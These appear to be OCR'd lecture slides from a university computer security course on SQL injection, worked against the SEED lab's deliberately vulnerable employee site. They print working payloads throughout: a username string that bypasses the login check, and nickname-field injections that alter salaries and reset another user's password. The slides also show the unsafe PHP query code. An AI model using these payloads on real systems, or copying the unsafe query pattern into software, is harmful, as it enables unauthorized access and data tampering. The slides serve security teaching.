CSCI 476: Computer Security


SQL Injection (Part 2)

Reese Pearsall

Spring 2023

An **SQL Injection** is a code injection attack where an attacker is able to manipulate and interfere with SQL queries to access information that is not supposed to be accessed

Ie. We can trick a server into running <u>our</u> SQL queries



SQL Injections

Code for webpage can be found in 04_sqli/image_www/code/unsafe_home.php

```
$sql = " SELECT * FROM credential WHERE
name= '$input_uname' and password='$hashed_pwd'";
```

Username input
from webpage

Password input
from webpage


Passwords are stored as **hashes** `seedalice` → `f51d3530cebd25e9b4b1ae851af94c78`


SQL Injections

Code for webpage can be found in 04_sqli/image_www/code/unsafe_home.php

```
$sql = "SELECT * FROM credential WHERE
name= 'Alice' and password='seedalice'";
```

**hashed*





Key	Value
Employee ID	10000
Salary	20000
Birth	9/20
SSN	10211002
NickName	
Email	
Address	
Phone Number	

SQL Injections

```
$sql = "SELECT * FROM credential WHERE
name= 'Alice' and password='seedalice'";
```


```
SELECT * FROM credential WHERE
name= 'Alice' and password='seedalice';
```

The values that we supply on the webpage eventually get turned into code!

SQL Injections

```
SELECT * FROM credential WHERE
name= '        ' and password='        ';
```


Suppose we don't know Alice's password. How could we still get her information?



SQL Injections

```
SELECT * FROM credential WHERE
name= '        ' and password='        ';
```

Suppose we don't know Alice's password. How could we still get her information?




USERNAME = `Alice'#`

Password = ???

SQL Injections

```
SELECT * FROM credential WHERE
name= 'Alice'#' and password='asdasdasd';
```

Suppose we don't know Alice's password. How could we still get her information?



USERNAME = `Alice'#`

Comment out rest of query

Closes the string

Password = asdasdasd

It doesn't matter what the password is, because we comment out the entire 2 part of the **`and`** clause

SQL Injections


seedlabsqlinjection.com/unsafe_home.php?
username=Alice’%23&password=password

We can conduct the same attack using just the URL!

Certain characters cannot go in a URL, so we have to use special codes


Character	URL Escape Code
SPACE	%20
#	%23
;	%3B

SQL Injections



When a user logs in, they can also edit some of their personal information!


SQL Injections




```
UPDATE credential SET
nickname='$input_nickname',
email='$input_email',
address='$input_address',
PhoneNumber='$input_phonenumber'
where ID=$id;
```

We know our Salary is also stored in this same SQL table.
How could we change our salary?

SQL Injections





```
UPDATE credential SET
nickname='$input_nickname',
email='$input_email',
address='$input_address',
PhoneNumber='$input_phonenumber'
where ID=$id;
```

We know our Salary is also stored in this same SQL table.
How could we change our salary?

NickName: `',salary='100000000`

SQL Injections





```
UPDATE credential SET
nickname='',salary='100000000',
email='$input_email',
address='$input_address',
PhoneNumber='$input_phonenumber'
where ID=$id;
```

We know our Salary is also stored in this same SQL table.
How could we change our salary?

NickName: `',salary='100000000`


SQL Injections




```
UPDATE credential SET
nickname=‘                    ’,
email='$input_email’,
address='$input_address’,
PhoneNumber='$input_phonenumber’
where ID=$id;
```

Change someone else’s salary??

SQL Injections





```
UPDATE credential SET
nickname='',salary='5' where name ='ryan';#',
email='$input_email',
address='$input_address',
PhoneNumber='$input_phonenumber'
where ID=$id;
```

Change someone else's salary??

NickName: `',salary='5' where name ='ryan';#`


SQL Injections




```
UPDATE  credential  SET
nickname=‘            ’,
email='$input_email’,
address='$input_address’,
PhoneNumber='$input_phonenumber’
where ID=$id;
```

Change someone else’s password??

SQL Injections





```
UPDATE credential SET
nickname='',password='reese' where name ='ryan';#',
email='$input_email',
address='$input_address',
PhoneNumber='$input_phonenumber'
where ID=$id;
```

Change someone else's password??

```
NickName ='',password='reese' where name ='ryan';#
```

SQL Injections




```
UPDATE credential SET
nickname='',password='reese' where name ='ryan';#',
email='$input_email',
address='$input_address',
PhoneNumber='$input_phonenumber'
where ID=$id;
```

Change someone else's password??

```
NickName ='',password='reese' where name ='ryan';#
```

This does not work!!

SQL Injections

```
UPDATE credential SET
nickname=‘’,password=‘3b646f060b0cd2f48e6de158a41
6fa5cc730b9fb’ where name =‘ryan’;#’,
email='$input_email’,
address='$input_address’,
PhoneNumber='$input_phonenumber’
```

```
mysql> select * from credential
    -> ;
```

ID	Name	EID	Salary	birth	SSN	PhoneNumber	Address	Email	NickName	Password
1	Alice	10000	100000000	9/20	10211002					fdbe918bdae83000aa54747fc95fe0470fff4976
2	Boby	20000	30000	4/20	10213352					b78ed97677c161c1c82c142906674ad15242b2d4
3	Ryan	30000	5	4/10	98993524					reese
4	Sammie	40000	90000	1/11	32193525					995b8b8c183f349b3cab0ae7fccd39133508d2af
5	Ted	50000	110000	11/3	32111111					99343bff28a7bb51cb6f22cb20a618701a2c2f58
6	Admin	99999	400000	3/5	43254314					a5bdf35a1df4ea895905f6f6618e83951a6effc0

We need to insert the SHA1 hash of ‘reese’ instead!

SHA1 and other hash functions online generator

reese [hash]

